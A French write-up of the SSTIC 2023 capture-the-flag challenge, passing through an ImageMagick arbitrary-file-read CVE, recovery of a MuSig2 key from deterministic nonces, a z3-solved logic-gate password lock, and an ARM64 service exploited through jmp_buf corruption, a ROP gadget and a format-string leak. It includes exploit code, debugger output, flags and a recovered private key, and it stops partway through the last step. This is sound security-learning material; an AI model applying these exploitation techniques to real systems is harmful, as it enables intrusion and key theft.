Solution du challenge SSTIC 2023

Samuele De Francesco

05 Mai 2023

Le document suivant présente en détail les étapes que j'ai réalisées pour résoudre le challenge du SSTIC 2023, disponible à l'adresse suivante: https://www.sstic.org/2023/challenge/.

Introduction

Comme chaque année, le challenge SSTIC débute par une petite introduction contenant la description de la mission qui va nous être confiée :

```
Salud deoc'h !
Votre nouvelle boulangerie Trois Pains Zéro a décidé d'innover afin d'éviter
les files d'attente
et vous permettre de déguster notre recette phare : le fameux quatre-quarts.
À partir du 1er juillet 2023, il vous suffira d'acquérir un Jeton Non-Fongible
(JNF)
de notre collection sur OpenSea, et de le présenter en magasin pour recevoir
votre précieux gâteau.
La page d'achat sera bientôt disponible pour tous nos clients et nous espérons
vous voir bientôt
en magasin.
Délicieusement vôtre,
Votre boulangerie Trois Pains Zéro
```

Le challenge consiste à accéder à l'interface d'achat du JNF sur le site de la boulangerie avant tout le monde, et de le prouver en contactant le chef patissier par courriel à une adresse de la forme ^[a-z0-9]{32}@sstic.org.

A ce stade il est difficile de se faire une idée de ce qui nous attends…

Etape 0

Le site « OpenSea » permet d'accéder au détail des transactions et contrats utilisés pour créer le JNF.


On arrive notamment sur un champs BASE_URI encodé en base64. Qui une fois décodé, nous donne l'url https://nft.quatre-qu.art/nft-library.php?id=12.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

import "./ERC1155.sol";

contract TroisPainsZeroJNF is ERC1155 {
    /*////////////////////////////////////////////////////////////////
                        CONSTANTS/IMMUTABLES
    ////////////////////////////////////////////////////////////////*/
    string constant BASE_URI =
        'data:application/json;base64,eyJuYW1lIjogIlRyb2lzIFBhaW5zIFplcm8iLAogICAgICAgICAgICAgImRlc2NyaXB0aW9uIjogIkxvYnN0ZXJkb2cgcGFzdHJ5IGNoZWYuIiwKICAgICAgICAgICAgICJpbWFnZSI6ICJodHRwczovL25mdC5xdWF0cmUtcXUuYXJ0L25mdC1saWJyYXJ5LnBocD9pZD0xMiIsCiAgICAgICAgICAgICAiZXh0ZXJuYWxfdXJsIjogImh0dHBzOi8vbmZ0LnF1YXRyZS1xdS5hcnQvbmZ0LWxpYnJhcnkucGhwP2lkPTEyIn0K';
    bytes constant MINT_DATA = bytes("");
    uint256 public constant COLLECTION_ID = 1;
    address payable public immutable OWNER;
```


On retrouve bien l'image affiché sur le site « OpenSea ». En modifiants le paramètre « id », on obtient d'autres images dans le même thème chien-langouste, ainsi que le premier flag du challenge.

Etape 1

Si on retire le paramètre « id » de l'url, on tombe sur un service permettant de redimensionner des images.



Au premier essai du service avec une image PNG, on peut noter que la réponse du serveur contient un entête inhabituel : « X-Powered-By : ImageMagick/7.1.0-51 »



« Image magick » étant une librairie de traitement d'images, on se dit que la version utilisée présente peut-être des vulnérabilités connues. En recherchant des vulnérabilités avec le terme « resize » on trouve rapidement beaucoup des références à « CVE-2022-44268 ». Une vulnérabilité qui permet de lire des fichiers arbitraires à distances.

Pour exploiter la vulnérabilité, il suffit de mettre le chemin du fichier que l'on souhaite obtenir dans le champ « Profile » de l'image PNG, et Image Magick nous renverra une image redimensionnée embarquant le contenu du ficher dans le même attribut « Profile ».

Grace à cette faille, on peut obtenir le code de la page PHP ainsi que le second flag.

La page nous indique également 2 fichiers contenants une sauvegarde de l'infrastructure.

```
// SSTIC{8c44f9aa39f4f69d26b91ae2b49ed4d2d029c0999e691f3122a883b01ee19fae}
// Une sauvegarde de l'infrastructure est disponible dans les fichiers suivants
// /backup.tgz, /devices.tgz
//
```

Etape 2

L'archive « backup.tgz » contient la sauvegarde du site web d'une boutique en ligne, l'archive d'un courriel « info.eml » et un répertoire « flags » contenant 4 fichiers chiffrés ainsi que le code de chiffrement.

Le fichier « info.eml » est un message adressé à un certain Bertrand, pour lui indiquer que dans le cadre de la mise en place de l'infrastructure du site https://trois-pains-zero.quatre-qu.art/, l'interface d'administration est protégée à l'aide d'un chiffrement multi-signatures 4 parmi 4.
Les 4 clés privées ont été stockées de manière différentes, et le message indique que la sauvegarde contient également les fichiers suivants :

- Le script permettant d'effectuer la signature ainsi que les fichiers de journalisation d'opération de signature.
- Un porte-monnaie électronique
- L'interface d'un équipement physique distant accessible à l'adresse « device.quatre-qu.art:8080 ».
- Un fichier H5 contenant des mesurent effectuées pendant une tentatives d'injection de fautes sur un équipement inconnu.

Les fichiers en question sont contenus dans 3 répertoires « deviceA », « deviceB » et « deviceC » contenu dans l'archive: « devices.tgz ».

Le fichier H5 est lui disponible depuis l'url https://trois-pains-zero.quatre-qu.art/data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5.

Etape 2.a

Le répertoire « deviceA » contient 2 scripts python et un fichier de journalisation contenant plusieurs sorties du script. Après lecture du code on constate que le script « musig2_player.py » effectue une signature « MuSig2 » et utilise un service non-fourni pour effectuer les deux étapes d'agrégation.

Un élément intéressant est le commentaire présent dans la fonction « get_once » :

```
def get_nonce(x,m,i):
    # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are fine
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big")
    m_int = int.from_bytes(m, "big")
    return pow(x*m_int, digest, order)
```

Pour comprendre l'implication de ce choix, il faut poser les équations de l'algorithme de signature.

Le premier round de signature :

$$rs_i = ((x * m)^{H(i+1)} \ mod \ p)$$

Le second round de signature :

$X = KeyAgg(L_{A,}L_{B,}L_{C,}L_D)$

$c = H_{sig}(X, R, m)$

$a = H_{agg}(X, Rs, m)$

$b = H_{non}(X, Rs, m)$

$s = (c * a * x) \bmod p + rs_0 * b^0 \bmod p + rs_1 * b^1 \bmod p + rs_2 * b^2 \bmod p + rs2 * b^2 \bmod p + rs_3 * b^3 \bmod p$

En considérant que tous les calculs sont fait modulo p.

$$s = cax + rs_0 b^0 + rs_1 b^1 + rs_2 b^2 + rs_3 b^3$$

Soit

$$s = cax + (xm)^{H(1)} b^0 + (xm)^{H(2)} b^1 + (xm)^{H(3)} b^2 + (xm)^{H(4)} b^3$$

Soit

$$s = cax + x^{H(1)} m^{H(1)} b^0 + x^{H(2)} m^{H(2)} b^1 + x^{H(3)} m^{H(3)} b^2 + x^{H(4)} m^{H(4)} b^3$$

Comme l'on connait $s, c, a, s, m^{H(i)}$ et b^i, on obtient une équation linéaire à 5 inconnues : $x, x^{H(1)}, x^{H(2)}, x^{H(3)}, x^{H(4)}$.

$$s_m = E_m x + F_{\underset{m}{1}} x^{H(1)} + F_{\underset{m}{2}} x^{H(2)} + F_{\underset{m}{3}} x^{H(3)} + F_{\underset{m}{4}} x^{H(4)}$$

avec $E = c_m a_m$ et $F_{\underset{m}{i}} = m^{H(i+1)} b^i$

Etant donné que le fichier de journalisation fourni contient les échanges de signatures pour 5 messages, cela permet d'obtenir un système d'équations résoluble.

Pour résoudre le système d'équation j'ai utilisé « SageMath » et sa fonction de calcul matriciel dans un anneau.

On construit la matrice et le vecteur colonne suivant :

$$M = \begin{matrix} E_{m0} & F_{\underset{m0}{1}} & F_{\underset{m0}{2}} & F_{\underset{m0}{3}} & F_{\underset{m0}{4}} \\ E_{m1} & F_{\underset{m1}{1}} & F_{\underset{m1}{2}} & F_{\underset{m1}{3}} & F_{\underset{m1}{4}} \\ E_{m2} & F_{\underset{m2}{1}} & F_{\underset{m2}{2}} & F_{\underset{m3}{3}} & F_{\underset{m4}{4}} \\ E_{m3} & F_{\underset{m3}{1}} & F_{\underset{m3}{2}} & F_{\underset{m3}{3}} & F_{\underset{m3}{4}} \\ E_{m4} & F_{\underset{m4}{1}} & F_{\underset{m4}{2}} & F_{\underset{m4}{3}} & F_{\underset{m4}{4}} \end{matrix} \quad V = \begin{matrix} s_{m0} \\ s_{m1} \\ s_{m2} \\ s_{m3} \\ s_{m4} \end{matrix}$$

Et on cherche un vecteur W tel que $MW = V$, on obtient la clé privé $x = W[0]$.

On peut vérifier que le résultat obtenu est correct en déchiffrant le fichier « deviceA.enc ». On obtient ainsi le 3ème flag.

SSTIC{dc3cb2c61cb0f2bdec237be4382fe3891365f81a0fb1c20546d888247dd9df0a}

A ce stade on comprend que chaque sous répertoire de l'archive « devices.tgz » dois permettre d'obtenir une des 4 clés privées, qui une fois toutes collectées, nous permettront d'effectuer la signature « MuSig2 » requise pour se connecter à l'interface d'administrateur du site.

```
def verify(message: str, signature: ((int, int), int)) -> bool:
    try:
        R, s = signature

        G = secp256k1.generator
        X = Point(*MUSIG2_PUBKEY, secp256k1)
        R = Point(*R, secp256k1)

        c = Hash_sig(X, R, message.encode())
    except:
        return False

    return (s*G) == R+(c*X)
```

Etape 2.b


Le répertoire « deviceB » contient un scripts python « seedlocker.py » et un fichier binaire « seed.bin ». Après lecture du code on constate que le script charge différentes parties du fichier « seed.bin » en mémoire puis, à partir d'un mot de passe au format hexadécimale sur la ligne de commande, effectue un certain nombre d'opérations en boucle. A l'issue du calcul, une paire de clé est affiché à la condition que l'attribut « good » soit égal à 1.

```
password = bytes.fromhex(sys.argv[1])
e = E()

for b in password:
    for i in range(4):
        key = (b >> (i * 2)) & 3
        e.set_uint(e.key, key)
        for _ in range(2):
            e.step()

if e.get_uint(e.good) == 1:
    data = e.get_uint(e.data).to_bytes(len(e.data) // 8, "little").decode()
    print(f"Seed: {data}")
    seed_bytes = Bip39SeedGenerator(Mnemonic.FromString(data)).Generate()
    key = Bip44.FromSeed(seed_bytes, Bip44Coins.ETHEREUM)
    priv = key.PrivateKey()
    pub = key.PublicKey()
    print(f"Private key: 0x{priv.Raw().ToHex()}")
    print(f"Public key X: 0x{pub.m_pub_key.Point().X():x}")
    print(f"Public key Y: 0x{pub.m_pub_key.Point().Y():x}")
else:
    print("Wrong password")
```

En se penchant de plus près sur la partie en charge des calculs, on s'aperçois qu'une partie des données chargées depuis le fichier « seed.bin » va être interprétée comme un tableau de portes logiques. Chaque

porte possède un type qui va définir son comportement et ses bits d'entrés, ainsi qu'un bit de sortie qui servira éventuellement d'entré pour d'autres portes.

Je tente dans un premier temps d'obtenir le graph des portes logiques pour essayer de distinguer une organisation particulière mais le graph de plus de 6000 nœuds s'avère beaucoup trop complexe.



Je décide donc d'essayer d'exécuter symboliquement le programme pour obtenir une expression de l'attribut « good » en fonction du mot de passe d'entrée. Pour cela j'utilise la librairie « Claripy » et je remplace chaque bit du mot de passe en une valeur symbolique.

Après plusieurs essais on peut constater que l'expression de l'attribut « good » est très large, mais la fonction de simplification de « claripy » parvient tout de même à simplifier l'expression en une expression nulle quand le mot de passe ne contient pas exactement 10 octets.

Dans le cas d'un mot de passe de 10 octets, l'expression ne se simplifie pas, et sans surprise le solveur est incapable de modéliser les 80 bits du mot de passe nécessaire pour un attribut « good » non nulle.

Pour réduire la taille de l'expression et simplifier la tâche du solveur, j'essaye de découper le calcul de l'attribut « good » en partant de son état final. Pour cela il va falloir un peu creuser le fonctionnement du programme.

La fonction qui articule le changement d'état des portes est la fonction « step ». A chaque appel de la fonction, l'état des portes est mis à jour en fonction de leur type. On nommera ce processus « un cycle » dans le reste du document.

Le programme met en œuvre dix types de portes, que l'on peut diviser en quatre catégories :

1. Les portes possédant une valeurs fixes pendant toute la durée d'un cycle.
2. Les portes effectuant des opérations booléennes comme AND, OR, XOR ET NOT.
3. Les portes effectuant un choix conditionnel.

4. Les portes « DFF » dont la valeur provient du résultat du cycle précèdent.

Cette dernière catégorie est intéressante car elle présente une opportunité pour diviser l'exécution du programme en sous-programme. On peut en effet considérer les bits du mot de passe et la valeur des portes « DFF » en début de cycle comme étant les entrées, et la valeur des portes DFF en fin de cycle comme étant les sorties du sous-programme.

Etant donné que pour chaque paire de bits qui composent un octet du mot de passe, le programme assigne chaque bit à une porte et effectue deux appels à la fonction « step ». Si l'on rend symbolique les bits du mot de passe ainsi que la valeur des portes « DFF » quand elles ne sont pas concrètes (et dépendent donc du résultat du cycle précèdent), on construit un ensemble de contraintes permettant d'obtenir un attribut « good » égal à 1.

```
DFFS_after = []
DFFS_count = 0
for b in password:
    for i in range(4):
        # save DFFS
        DFFS_before.insert(DFFS_count, [])
        for i in e.dffs:
            DFFS_before[DFFS_count].append(e.gs[i].dff)

        # compute new ones base on K
        key = (b >> (i * 2)) & 3
        e.set_uint(e.key, key)
        e.step()
        e.step()

        # save DFFS
        DFFS_after.insert(DFFS_count, [])
        for i in e.dffs:
            DFFS_after[DFFS_count].append(e.gs[i].dff)
        DFFS_count += 1

        # symbolic new dffs
        for i in e.dffs:
            dff = e.gs[i].dff
            dff = simplify(dff)
            if is_symbolic(dff):
                dff = z3.BitVec(f"dff_{i}_round_{DFFS_count}", 1)
            e.gs[i].dff = dff

DFFS_before.insert(DFFS_count, [])
for i in e.dffs:
    DFFS_before[DFFS_count].append(e.gs[i].dff)
```

Pour encore plus contraindre le système, on peut rajouter le fait que la valeur des portes qui composent l'attribut « data » soit des valeurs dans la plage ASCII. En effet l'attribut est utilisé comme un mnémonique « Bip39 », soit une liste de mot issue d'un dictionnaire.

```
s = z3.Solver()
# good constrain
print(f"adding constrain on good")
exp = e.get_uint(e.good)
s.add(exp == 1)
# ascii constrain
print(f"adding constrain on data")
for i in range(len(e.data)//8):
    exp = e.get_uint(e.data[i:i+8])
    s.add(z3.Or(exp == 0x20,z3.And((exp >= 0x61,exp <= 0x7a))))
    #print(f"adding constrain on data[{i}]")
# rounds constrain
for i in range(DFFS_count, 0, -1):
    for j in range(len(DFFS_before[i])):
        s.add(DFFS_before[i][j] == DFFS_after[i-1][j])
s.check()
m = s.model()
```

En divisant ainsi le programme, le solveur parvient à trouver une solution satisfaisant toutes les contraintes et nous permet d'obtenir les 80 bits du mot de passe. Il ne nous reste plus qu'à les regrouper en octets pour obtenir le mot de passe au format hexadécimale, qui permet d'ouvrir le portefeuille et d'accéder à la clé privée.

```
python seedlocker.py 995b90996f4564409191
Seed: 03762b5b73295b6344584a78580864325d34410c3e526f437674681f7c413e0a3e24096c2e233359
Seed: easy sponsor novel jazz theory marble era hurt transfer ball describe neutral
Private key: 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
Public key X: 0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90
Public key Y: 0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4
```

La clé privée nous permet au passage de déchiffrer le 4ème flag.

SSTIC{f5967cae6478fa6bb9ea1bc758aee0961a68a8b4767f74888ce0bb8563a6218e}

Etape 2.c

Le répertoire « deviceC » contient un exécutable ELF pour architecture ARM64, deux librairies dynamiques dont dépend l'exécutable principale, et un script python qui calcul une preuve de travail.

Comme indiqué dans le fichier « info.eml », l'exécutable est une interface utilisateur qui est accessible à distance à l'adresse « device.quatre-qu.art:8080 ». Pour pouvoir accéder au service distant, il faut d'abord calculer une preuve de travail à l'aide du script python fourni.

Une fois connecté au service on peut naviguer à travers divers menu qui permettent de chiffrer, déchiffrer et signer un message. Le menu permet également d'obtenir le micro-logiciel de l'équipement physique, mais l'accès est restreint par un mot de passe.

Après une méticuleuse analyse du code du service à l'aide du désassembleur « Ghidra », je comprend que le programme opère avec deux structures importantes.

La structure de message, qui contient les informations des données à chiffrer, déchiffrer ou signer.

Structure Editor - Message (frontend_service.bin)

Offset	Length	Mnemonic	DataType	Name	Comment
0	1	db	byte	encrypted	
1	1	??	undefined		
2	1	??	undefined		
3	1	??	undefined		
4	4	uint	uint	plaintext_size	Created by retype action
8	4	uint	uint	id	
12	256	db[256]	byte[256]	data	Created by retype action
268	4	uint	uint	message_crc	
272	4	uint	uint	cipher_size	

La structure de commande, qui contient une structure de message ainsi que deux champs permettant de communiquer avec l'équipement physique. Soit un entier permettant de sélectionner l'action à effectuer et un second entier stockant le résultat de l'action.

Structure Editor - Command (frontend_service.bin)

Offset	Length	Mnemonic	DataType	Name	Comment
0	4	uint	uint	command_status	
4	4	uint	uint	command_id	
8	276	Message	Message	element	

Je recense N commandes possibles :

0x1337	Stockage d'un message dans l'équipement
0x1338	Chiffrement des messages de l'équipement
0x1339	Déchiffrement des messages de l'équipement
0x133a	Signature des messages de l'équipement
0x133b	Déconnection de l'équipement
0x133c	Verification du mot de passe administrateur
0x133d	Mise à jour du micro-logiciel

Après avoir parcouru le code en long, en large et en travers et perdu énormément de temps, je m'aperçois d'un potentiel bug dans la fonction effectuant le stockage des messages utilisateurs en mémoire. En effet le programme implémente une gestion d'erreur basé sur les fonction POSIX « setjmp » et « longjmp ». La première permet de sauvegarder le contexte d'exécution dans une structure, et la seconde de restaurer un contexte d'exécution à partir d'une structure précédemment sauvegardé. Le programme effectue donc une sauvegarde du contexte dans la fonction « main », et utilise la fonction « longjmp » en cas d'erreur pour revenir à la fonction principale, afficher une erreur et continuer l'exécution du menu utilisateur.

Le programme possède un espace mémoire permettant de stocker jusque 10 structures de message, cependant le code censé s'assurer que la limite est atteinte peut-être évité si une exception survient pendant l'ajout d'un message.

```
void client_add_data(int param_1,ActionType param_2)

{
  ulong uVar1;

  if (global_data_not_full != '\x01') {
    global_error_msg = "Cannot add more data\n";
                    /* WARNING: Subroutine does not return */
    longjmp(jmp_buf_5500015c30,1);
  }
  uVar1 = (ulong)global_data_element_count;
  global_data_element_count = global_data_element_count + 1;
                    /* The function can raise exception ! */
  prompt_and_get_data_elem(param_1,global_data_array + uVar1,param_2);
  if (global_data_element_count == 10) {
    global_data_not_full = '\0';
  }
  write_sock(param_1,"Data successfully added\n",0x18);
  return;
}
```

Si la sous-fonction « prompt_and_get_data_elem » lève une exception, le reste de la fonction « client_add_data » ne sera pas exécuté et la variable globale censé empêcher l'ajout de messages supplémentaires ne sera pas correctement initialisée. De plus, dans le cas où une exception survient avant l'écriture en mémoire du contenu du message, il est alors possible de lire la zone mémoires sous-jacente grâce au menu « View data ».

Ce bug permet donc à l'utilisateur de lire et écrire des zones mémoire situé au-delà de la limite du tableau de 10 messages. Parmi les structures présente à la suite du tableau, on peut trouver le contexte d'exception qui permet à la fonction « longjmp » de restaurer l'état des registres processeur précédemment sauvegardés par la fonction « setjmp ». Théoriquement, cette structure sauvegarde les registres « x19 » à « x30 » et peut donc permettre de prendre le contrôle du flot d'exécution.

```
server_sock = create_server(0x538);
do {
  clients_sock[1] = connect_unit("127.0.0.1",0x539);
} while (clients_sock[1] == -1);
clients_sock[0] = accept_client();
reset_global_data();
memset(&global_error_msg,0,0x148);
UINT_5500015c28 = _setjmp(jmp_buf_5500015c30);
if (UINT_5500015c28 != 0) {
  FUN_55000022dc(global_error_msg,clients_sock[0]);
}
main_loop(clients_sock);
```

Je décide d'utiliser cette vulnérabilité pour exécuter la partie du code responsable du téléchargement du micro-logiciel, en prenant soin d'éviter la partie qui requiert un mot de passe administrateur.

```
void client_firmware_action(int *sock)

{
  uint packet_count;
  char **str;
  int i;

  write_sock(*sock,"Retrieving firmware ...\n",0x18);
  packet_count = unit_get_firmware_packet_count(sock);
  str = (char **)malloc((long)(int)packet_count << 3);
  unit_read_packets(sock,packet_count,str);
  client_write_packet_str(sock,str,packet_count);
  for (i = 0; i < (int)packet_count; i = i + 1) {
    free(str[i]);
  }
  free(str);
  return;
}
```

Pour exécuter le programme en local, j'ai utilisé l'émulateur « Qemu » dans son mode « user », ainsi que l'utilitaire « patchelf » pour ajouter un attribut « rpath » au fichier exécutable, pour que ce dernier recherche les libraires dynamiques dont il dépend à partir d'un répertoire local au lieux des répertoires système par défaut.

```
$ ./qemu/build/qemu-aarch64 -strace -g 1335 ./frontend_service.bin
```

```
$ aarch64-linux-gnu-gdb ./frontend_service.bin -ex "target remote localhost:1335"
```

Une fois le débogueur connecté à l'émulateur, on peut mettre un point d'arrêt sur la fonction « _setjmp » et explorer le contenu de la structure « jmp_buff ».

```
00:0000 x0 0x5500015c30 —▸ 0x5501831ab8 —▸ 0x5501831ced ◂— './frontend_service.bin'
01:0008    0x5500015c38 ◂— 0x1
02:0010    0x5500015c40 —▸ 0x55019ab000 (sys_siglist+104) —▸ 0x550197910f ◂— 'Broken pipe'
03:0018    0x5500015c48 —▸ 0x5500003698 ◂— stp x29, x30, [sp, #-0x40]! /* 0x910003fda9bc7bfd */
04:0020    0x5500015c50 ◂— 0x0
05:0028    0x5500015c58 —▸ 0x5501856000 (_rtld_local) —▸ 0x5501857340 —▸ 0x5500000000 ◂— 0x10102464c457f
06:0030    0x5500015c60 —▸ 0x5500001ef4 ◂— stp x29, x30, [sp, #-0x30]! /* 0x910003fda9bd7bfd */
07:0038    0x5500015c68 ◂— 0x0
08:0040    0x5500015c70 —▸ 0x5501831ac8 —▸ 0x5501831d04 ◂— '_=./qemu-aarch64'
09:0048    0x5500015c78 ◂— 0x0
0a:0050    0x5500015c80 —▸ 0x5501831910 —▸ 0x5501831940 —▸ 0x5501831a50 ◂— 0x0
0b:0058    0x5500015c88 ◂— 0x4cee8f6d03b7ae74
0c:0060    0x5500015c90 ◂— 0x0
```

```
X19  0x5501831ab8 —▸ 0x5501831ced ◂— './frontend_service.bin'
X20  0x1
X21  0x55019ab000 (sys_siglist+104) —▸ 0x550197910f ◂— 'Broken pipe'
X22  0x5500003698 ◂— stp x29, x30, [sp, #-0x40]! /* 0x910003fda9bc7bfd */
X23  0x0
X24  0x5501856000 (_rtld_local) —▸ 0x5501857340 —▸ 0x5500000000 ◂— 0x10102464c457f
X25  0x5500001ef4 ◂— stp x29, x30, [sp, #-0x30]! /* 0x910003fda9bd7bfd */
X26  0x0
X27  0x5501831ac8 —▸ 0x5501831d04 ◂— '_=./qemu-aarch64'
X28  0x0
X29  0x5501831910 —▸ 0x5501831940 —▸ 0x5501831a50 ◂— 0x0
X30  0x5500001f8c ◂— mov w1, w0 /* 0xf00000802a0003e1 */
```

On observe alors que la structure contient comme prévu les valeurs de registres à l'exception du registres « x30 ». En ce penchant sur le code de la fonction « _setjmp », on constate que cela est dû à l'application d'une opération XOR avec la variable « __pointer_chk_guard ».

```
__env->__jmpbuf[0] = unaff_x19;
__env->__jmpbuf[1] = unaff_x20;
__env->__jmpbuf[2] = unaff_x21;
__env->__jmpbuf[3] = unaff_x22;
__env->__jmpbuf[4] = unaff_x23;
__env->__jmpbuf[5] = unaff_x24;
__env->__jmpbuf[6] = unaff_x25;
__env->__jmpbuf[7] = unaff_x26;
*(undefined8 *)&__env->__mask_was_saved = unaff_x27;
(__env->__saved_mask).__val[0] = unaff_x28;
uVar2 = unaff_x30 ^ __pointer_chk_guard;
(__env->__saved_mask).__val[1] = unaff_x29;
(__env->__saved_mask).__val[2] = uVar2;
```

Cela ne sera pas vraiment un obstacle, car grâce à la commande « View data » du service, je suis en mesure de récupérer le contenu du 12ème messages qui coïncide avec la structure « jmp_buff ». Une fois les valeurs reçues, on pourra déterminer :

- La valeur du pointeur de pile, à partir du registres x19.
- L'adresse de la libc, à partir du registre x21.
- L'adresse de l'exécutable « frontend.bin », à partir du registre x25.

Sachant que la fonction « _setjmp » va sauvegarder son adresse de retour dans le registre « X30 », et étant donné que l'on connaît l'adresse mémoire de l'exécutable « fontend.bin », on peut donc calculer la valeur originale du registre « x30 » avant l'opération XOR. Grace à la propriété de l'opération XOR $(A \oplus B) \oplus B == A$, on peut calculer la valeur de la variable « __pointer_chk_guard ».

```
# Get stack address from x19 (sp+0x1a8)
stack_addr = x[19]
print("stack address=%016x (x19=0x5501831ab8)" % stack_addr)

# Get libc address from x21 (libc_base + 0x151000)
libc_addr = x[21]
print("libc address=%016x (x21=0x55019ab000)" % libc_addr)
libc_base = libc_addr - 0x151000
print("libc_base=%016x" % libc_base)

# Get frontend_service.bin address from x25 (frontend_service_base + 0x1ef4)
frontend_addr = x[25]
print("frontend address=%016x (x25=0x5500001ef4)" % frontend_addr)
frontend_base = frontend_addr - 0x1ef4
print("frontend_base=%016x" % frontend_base)

xored_addr = x[30]
print("xored address=%016x" % xored_addr)

# we know that x30 is 0x5500001f8c (frontend.bin!exception_handler) ^ mask
longjmp_ret_xored = x[30]
longjmp_ret = frontend_addr + 0x98
mask = longjmp_ret ^ longjmp_ret_xored

print("mask = %016x" % mask)
```

Pour exécuter la fonction qui télécharge le micro-logiciel, il ne manque plus qu'un gadget qui permet d'écrire dans le registre « x0 » l'adresse du tableau de socket qui est sur la pile.
Pour cela, il faut trouver un morceau de code exécutable (gadget) qui va permettre de modifier le registre « x0 » puis sauter vers la fonction cible. Pour obtenir une liste des gadgets disponible j'utilise l'outils « ropper ». La libc étant compilé sans protection de pile, elle contient un grand nombre de gadget et on trouve facilement un candidat pour notre attaque.

```
libc_image_base = 0x550185a000

55018c0ee8 e0 03 17 aa     mov        x0,x23
55018c0eec 07 00 80 52     mov        w7,#0x0
55018c0ef0 06 00 80 52     mov        w6,#0x0
55018c0ef4 04 00 80 d2     mov        x4,#0x0
55018c0ef8 80 02 3f d6     blr        x20

require x23 = 0x5501831930 (leaked_stack + ??)
require x20 = 0x5500002d9c (leaked_addr + ??)
```

On obtient ainsi le code du micro-logiciel, la joie est cependant de courte durée. En effet le micro-logiciel ne contient aucune clé cryptographique.

Le programme ne contient que le code responsable du chiffrement, déchiffrement et signature de messages. Après avoir perdu de nombreuse heures à comprendre leur fonctionnement et chercher de potentiel bug, je me rends finalement compte qu'il s'agit d'une implémentation standard de l'algorithme AES. Cela aura au moins permis d'identifier la zone mémoire censée contenir la clé de chiffrement. Cette zone est par ailleurs utilisée par une commande pour laquelle l'interface « frontend.bin » ne possède aucun menu.

```
do {
  socket_recv_packet(sock);
  uVar1 = global_unit_data->command_id;
  if (uVar1 == 0x133e) {
    local_4 = action_get_master_key(sock);
    local_4 = local_4 & 0xff;
  }
  else {
```

Cette commande, qui est accessible avec une commande « 0x133e », permet d'obtenir la clé de chiffrement à la condition que le mot de passe administrateur de 32 caractères soit transmis. En cas de mauvais mot de passe, le fonction renvoi une copie du mot de passe erroné mais effectue la copie à l'aide de la fonction snprintf ! L'auteur du code avais surement besoin d'une porte dérobée en cas d'oubli du mot de passe administrateur 😈.

```
else {
  global_unit_data->command_status = 0;
  local_30._0_8_ = 0;
  local_30._8_8_ = 0;
  local_30._16_8_ = 0;
  local_30._24_8_ = 0;
  snprintf(local_30,33,(pPVar1->element).data);
  global_unit_data->command_id = 0x1337;
  (pPVar1->element).plaintext_size = 0x32;
  memcpy(elem,0x4788,0x32);
  reset_global_unit_data();
                /* send empty global data */
  socket_send_unit_data(param_1);
  sleep(1);
  (pPVar1->element).plaintext_size = 0x20;
  memcpy(elem,local_30,0x20);
  socket_send_unit_data(param_1);
  uVar4 = 0;
}
```

Cette vulnérabilité de type « format string » permet de lire n'importe quelle valeur de la pile et notamment l'adresse de la clé de chiffrement qui est présente dans une variable locale. Il suffira d'utiliser le format « %s » pour lire son contenu.

```
00001244 02 04 80 d2     mov        x2,#0x20
00001248 e1 17 40 f9     ldr        x1,[sp, #local_48]
0000124c e0 1b 40 f9     ldr        x0,[sp, #local_40]
00001250 cc fe ff 97     bl         memcpy
```

```
27    memcpy(elem,global_key,0x20);
28    socket_send_unit_data(param_1);
29    uVar4 = 1;
30  }
```

